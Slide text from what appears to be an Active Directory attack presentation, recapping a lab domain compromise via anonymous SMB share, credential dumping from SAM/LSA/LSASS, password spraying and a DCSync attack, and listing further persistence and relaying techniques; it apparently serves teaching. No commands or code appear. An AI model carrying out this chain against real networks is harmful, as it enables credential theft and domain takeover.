OUTBOUND CONTROL RIGHTS	
First Degree Object Control	0
Group Delegated Object Control	7519
Transitive Object Control	▶

INBOUND CONTROL RIGHTS	
Explicit Object Controllers	4
Unrolled Object Controllers	18
Transitive Object Controllers	▶

Image courtesy from thehacker.recipes

Wrapping things up



1. Found anonymous SMB share with crackmapexec

2. Found local admin password in share

3. Dump password from SAM, LSA and LSASS

4. Password spraying found user itsupport

5. Itsupport has DS-Replication-Get-Changes ACL to perform DCSync attack

Wrapping things up

- Persistence
  - Silver, Golden, Diamond, Sapphire ticket
  - GPO abuse
- NTLM and Kerberos Relaying
- ADCS attacks
- ADFS
- SCCM
- More to come...

Mini CTD : Compromise The Domain

(10.10.0.237)